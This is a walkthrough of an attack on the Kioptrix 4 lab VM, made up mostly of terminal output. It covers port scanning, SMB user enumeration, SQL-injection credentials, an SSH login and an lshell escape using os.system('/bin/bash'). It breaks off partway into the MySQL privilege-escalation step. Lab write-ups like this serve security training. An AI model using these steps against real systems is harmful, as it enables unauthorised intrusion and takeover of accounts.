



ATTACKING KIOPTRIX 4

1. Network Discovery — Target Identified at 10.0.2.4



We first scan the network to find which machines are active. Here, we discovered our target system with IP address 10.0.2.4

2. Port Scan Results — Open Services on 10.0.2.4



```
kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: /home/kali
File Actions Edit View Help
(kali@kali)~
$ sudo su
[sudo] password for kali:
(root@kali)~[/home/kali]
# nmap -sV -sC -Pn -p 22,80,139,445 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-18 15:59 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00083s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
|_ ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
139/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP)
MAC Address: 08:00:27:01:B5:AE (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: -6m27s, deviation: 2h49m42s, median: -2h06m27s
|_ smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|_ System time: 2026-03-18T13:53:11-04:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.85 seconds


(root@kali)~[/home/kali]
#
```

A port scan was performed to identify open ports and running services.

- Open ports indicate services running on the target system.
- These services can be potential entry points for attackers. E.g, Port 22 → SSH

- Port 80 → Web Server

3. Web Application — LigGoat Member Login Page Discovered at <http://10.0.2.4>



A web service was discovered running on the target.

- Visiting <http://10.0.2.4> revealed the LigGoat login page.
- Web applications are common attack surfaces.

4. User Enumeration via enum4linux — Users john and robert Found

```
kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: /home/kali
File Actions Edit View Help
( Getting domain SID for 10.0.2.4 )
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
Username : john
Password : ( OS information on 10.0.2.4 )
[E] Can't get OS info with smbclient
[+] Got OS info for 10.0.2.4 from srvinfo:
KIOPTRIX4      Wk Sv PrQ Unix NT SNT Kioptrix4 server (Samba, Ubuntu)
platform_id   :      500
os version    :      4.9
server type    :      0x809a03
( Users on 10.0.2.4 )
index: 0x1 RID: 0x1f5 acb: 0x00000010 Account: nobody Name: nobody Desc: (null)
index: 0x2 RID: 0xbbc acb: 0x00000010 Account: robert Name: ,,, Desc: (null)
index: 0x3 RID: 0x3e8 acb: 0x00000010 Account: root Name: root Desc: (null)
index: 0x4 RID: 0xbba acb: 0x00000010 Account: john Name: ,,, Desc: (null)
index: 0x5 RID: 0xbb8 acb: 0x00000010 Account: loneferret Name: loneferret,,, Desc: (null)
user:[nobody] rid:[0x1f5]
user:[robert] rid:[0xbbc]
user:[root] rid:[0x3e8]
user:[john] rid:[0xbba]
user:[loneferret] rid:[0xbb8]
( Share Enumeration on 10.0.2.4 )
Sharename      Type      Comment
print$         Disk      Printer Drivers
IPC$           IPC       IPC Service (Kioptrix4 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
Server          Comment
Workgroup       Master
WORKGROUP      KIOPTRIX4
```

User enumeration was performed using `enum4linux`.


- Discovered valid usernames:

- o john

o robert

- Knowing valid users helps in authentication attacks.

5. SQL Injection Successful — Credentials Exposed: john/MyNameIsJohn



An SQL Injection attack was performed on the login page.

- The system was vulnerable to SQL injection.
- Extracted credentials:

- 0 Username: john
- 0 Password: MyNameIsJohn

6.SSH Access Gained from Kali — Restricted Shell (lshell) Active as john

```

kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: /home/kali
File Actions Edit View Help
(root@kali)-[/home/kali]
# ssh john@10.0.2.4
Unable to negotiate with 10.0.2.4 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

(root@kali)-[/home/kali]
# ssh -oHostKeyAlgorithms=+ssh-rsa,ssh-dss john@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
RSA key fingerprint is SHA256:3fqLLtTAindnY7CGwxoXJ9M2rQF6nn35SFMTVv56lww.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.4' (RSA) to the list of known hosts.

john@10.0.2.4's password:
Welcome to LigGoat Security Systems - We are Watching
= Welcome LigGoat Employee =
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$
  
```

Using the discovered credentials, SSH access was gained.

- Logged in as user john
- The shell was restricted (`lshell`)

- Limited commands were allowed

7.Restricted Shell Escape — Full Bash Shell Obtained as john

```


kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
john@Kioptrix4: ~
File Actions Edit View Help
john@Kioptrix4: ~ x root@kali: /home/kali x
(root@kali)-[/home/kali]
# ssh john@10.0.2.4
Unable to negotiate with 10.0.2.4 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
Username: john
(root@kali)-[/home/kali]
# ssh -oHostKeyAlgorithms=+ssh-rsa,ssh-dss john@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
RSA key fingerprint is SHA256:3fqLLtTAindnY7CGwXoXJ9M2rQF6nn35SFMTVv56lww.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.4' (RSA) to the list of known hosts.
john@10.0.2.4's password:
Welcome to LigGoat Security Systems - We are Watching
= Welcome LigGoat Employee =
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ whoami
john
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=1001(john)
john@Kioptrix4:~$

```

The restricted shell was bypassed.

- Escaped from `lshe11` to a full Bash shell
- Gained more control over the system

8. "Privilege Escalation — MySQL Running as Root, Added john to Admin Group" and "Root Access Achieved — Full System Compromise from Kali"



```
kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@Kioptrix4: /home/john
File Actions Edit View Help
root@Kioptrix4: /home/john x root@kali: /home/kali x

(root@kali)-[/home/kali]
# ssh john@10.0.2.4
Unable to negotiate with 10.0.2.4 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

(root@kali)-[/home/kali]
# ssh -oHostKeyAlgorithms=+ssh-rsa,ssh-dss john@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
RSA key fingerprint is SHA256:3fqLLtTAindnY7CGwXoXJ9M2rQF6nn35SFMTVv56lww.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.4' (RSA) to the list of known hosts.

john@10.0.2.4's password:
Welcome to LigGoat Security Systems - We are Watching
= Welcome LigGoat Employee =
